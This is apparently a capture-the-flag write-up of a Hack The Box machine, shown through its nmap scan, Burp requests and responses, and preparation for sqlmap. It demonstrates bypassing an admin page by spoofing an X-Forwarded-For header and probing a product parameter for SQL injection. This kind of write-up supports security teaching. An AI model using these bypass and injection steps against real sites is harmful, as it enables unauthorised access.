


control


```
(root@kali) - [~/Documents/htb/boxes/control]
# nmap -sC -sV -oA nmap/control 10.10.10.167

Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-16 16:45 EDT
Nmap scan report for 10.10.10.167
Host is up (0.091s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Fidelity
135/tcp   open  msrpc     Microsoft Windows RPC
3306/tcp  open  mysql?
|_ fingerprint-strings:
|_ DNSStatusRequestTCP, DNSVersionBindReqTCP, HTTPOptions, Help, Kerberos, LDAPBindReq, LDAPSearchReq, LPDString, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|_ Host '10.10.14.23' is not allowed to connect to this MariaDB server

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service:
_
SF:Port3306-TCP:V=7.91%I=7%D=5/16%Time=60A18482%P=x86_64-pc-linux-gnu%r(HT
SF:TPOptions,4A,"F\0\0\01\xffj\x04Host\x20'10\10\14\23'\x20is\x20not\x
SF:20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(RTSPR
SF:quest,4A,"F\0\0\01\xffj\x04Host\x20'10\10\14\23'\x20is\x20not\x20a
SF:llowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(RPCCheck
SF:,4A,"F\0\0\01\xffj\x04Host\x20'10\10\14\23'\x20is\x20not\x20allowed
SF:\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(DNSVersionBind
SF:ReqTCP,4A,"F\0\0\01\xffj\x04Host\x20'10\10\14\23'\x20is\x20not\x20a
SF:llowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(DNSStatu
SF:sRequestTCP,4A,"F\0\0\01\xffj\x04Host\x20'10\10\14\23'\x20is\x20not
SF:\x20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(He
SF:p,4A,"F\0\0\01\xffj\x04Host\x20'10\10\14\23'\x20is\x20not\x20allowe
SF:d\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(SSLSessionReq
SF:,4A,"F\0\0\01\xffj\x04Host\x20'10\10\14\23'\x20is\x20not\x20allowed
SF:\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(TerminalServer
SF:Cookie,4A,"F\0\0\01\xffj\x04Host\x20'10\10\14\23'\x20is\x20not\x20a
SF:llowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(TLSSessi
SF:onReq,4A,"F\0\0\01\xffj\x04Host\x20'10\10\14\23'\x20is\x20not\x20al
SF:lowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(Kerberos
SF:,4A,"F\0\0\01\xffj\x04Host\x20'10\10\14\23'\x20is\x20not\x20allowed\
SF:x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(SMBProgNeg,4A,"
SF:F\0\0\01\xffj\x04Host\x20'10\10\14\23'\x20is\x20not\x20allowed\x20t
SF:o\x20connect\x20to\x20this\x20MariaDB\x20server")%r(LPDString,4A,"F\0\0
SF:\x01\xffj\x04Host\x20'10\10\14\23'\x20is\x20not\x20allowed\x20to\x20
SF:connect\x20to\x20this\x20MariaDB\x20server")%r(LDAPSearchReq,4A,"F\0\0\
SF:x01\xffj\x04Host\x20'10\10\14\23'\x20is\x20not\x20allowed\x20to\x20c
SF:onnnect\x20to\x20this\x20MariaDB\x20server")%r(LDAPBindReq,4A,"F\0\0\01
SF:\xffj\x04Host\x20'10\10\14\23'\x20is\x20not\x20allowed\x20to\x20conn
SF:ect\x20to\x20this\x20MariaDB\x20server")%r(SIPOptions,4A,"F\0\0\01\xff
SF:j\x04Host\x20'10\10\14\23'\x20is\x20not\x20allowed\x20to\x20connect\
SF:x20to\x20this\x20MariaDB\x20server");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```



Login



Request

Raw Headers Hex

Pretty Raw \n Actions ▾

```
1 GET /admin.php HTTP/1.1
2 Host: 10.10.10.167
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.10.167/
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
```

Response

Raw Headers Hex

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=UTF-8
3 Server: Microsoft-IIS/10.0
4 X-Powered-By: PHP/7.3.7
5 Date: Sun, 16 May 2021 21:19:23 GMT
6 Connection: close
7 Content-Length: 89
8
9 Access Denied: Header Missing. Please ensure you go through the proxy to access this page
```

this header turns out to be X-Forwarded-For which is used to transmit the user's ip address when accessing a web-server over a proxy , we set the header to localhost , but still cannot access the page

Request

Raw Headers Hex

Pretty Raw \n Actions ▾

```
1 GET /admin.php HTTP/1.1
2 Host: 10.10.10.167
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.10.167/
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 X-Forwarded-For: 127.0.0.1
11 Cache-Control: max-age=0
12
13
```

Response

Raw Headers Hex

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=UTF-8
3 Server: Microsoft-IIS/10.0
4 X-Powered-By: PHP/7.3.7
5 Date: Sun, 16 May 2021 21:28:06 GMT
6 Connection: close
7 Content-Length: 89
8
9 Access Denied: Header Missing. Please ensure you go through the proxy to access this page
```

on the main page we can see an ip address on the code source



```
view-source:http://10.10.10.167/



1 <!DOCTYPE html>
2 <html lang="en">
3
4 <head>
5     <title>Fidelity</title>
6     <meta charset="utf-8">
7     <script type="text/javascript" src="assets/js/functions.js"></script>
8     <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no" />
9     <link rel="stylesheet" href="assets/css/main.css" />
10    <noscript>
11        <link rel="stylesheet" href="assets/css/noscript.css" /></noscript>
12    </head>
13
14    <body class="is-preload landing">
15        <div id="page-wrapper">
16            <!-- To Do:
17                - Import Products
18                - Link to new payment system
19                - Enable SSL (Certificates location \\192.168.4.28\myfiles)
20            <!-- Header -->
21            <header id="header">
22                <h1 id="logo"><a href="index.php">Fidelity</a></h1>
23                <nav id="nav">
```

this time we get access


Request	Response
<pre>1 GET /admin.php HTTP/1.1 2 Host: 10.10.10.167 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp, */*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://10.10.10.167/ 8 Connection: close 9 Upgrade-Insecure-Requests: 1 10 X-Forwarded-For: 192.168.4.28 11 Cache-Control: max-age=0 12 13</pre>	<pre>1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=UTF-8 3 Server: Microsoft-IIS/10.0 4 X-Powered-By: PHP/7.3.7 5 Date: Sun, 16 May 2021 21:34:03 GMT 6 Connection: close 7 Content-Length: 7933 8 9 <!DOCTYPE html> 10 <html lang="en"> 11 12 <head> 13 <title> 14 Fidelity 15 </title> 16 <meta charset="utf-8"> 17 <script type="text/javascript" src="assets/js/functions.js"> 18 </script> 19 <script type="text/javascript" src="assets/js/checkValues.js"> 20 </script> 21 <meta name="viewport" content="width=device-width, initial-s 22 <link rel="stylesheet" href="assets/css/main.css" /> 23 <noscript> 24 <link rel="stylesheet" href="assets/css/noscript.css" /> 25 </noscript> 26 </head></pre>

we have to add the header for every request





the same thing happens when we view product's details and send single quote as well



Request

RawParamsHeadersHex

PrettyRaw

ln

Actions

```

1 POST /view_product.php HTTP/1.1
2 Host: 10.10.10.167
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 13
9 Origin: http://10.10.10.167
10 Connection: close
11 Referer: http://10.10.10.167/admin.php
12 Upgrade-Insecure-Requests: 1
13
14 productId=32'

```

Response

RawHeadersHex

PrettyRawRender

ln

Actions

```

1 HTTP/1.1 500 Internal Server Error
2 Content-Type: text/html; charset=UTF-8
3 Server: Microsoft-IIS/10.0
4 X-Powered-By: PHP/7.3.7
5 Date: Sun, 16 May 2021 21:42:37 GMT
6 Connection: close
7 Content-Length: 1366
8
9 <!DOCTYPE html>
10 <html lang="en">
11
12 <head>
13 <title>
14     View Product
15 </title>

```

we gonna sqlmap to exploit the injection vulnerability

```

r.txt x
1 POST /view product.php HTTP/1.1
2 Host: 10.10.10.167
3 User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 13
9 Origin: http://10.10.10.167
10 Connection: close
11 Referer: http://10.10.10.167/admin.php
12 Upgrade-Insecure-Requests: 1
13
14 productId=32
15

```

```

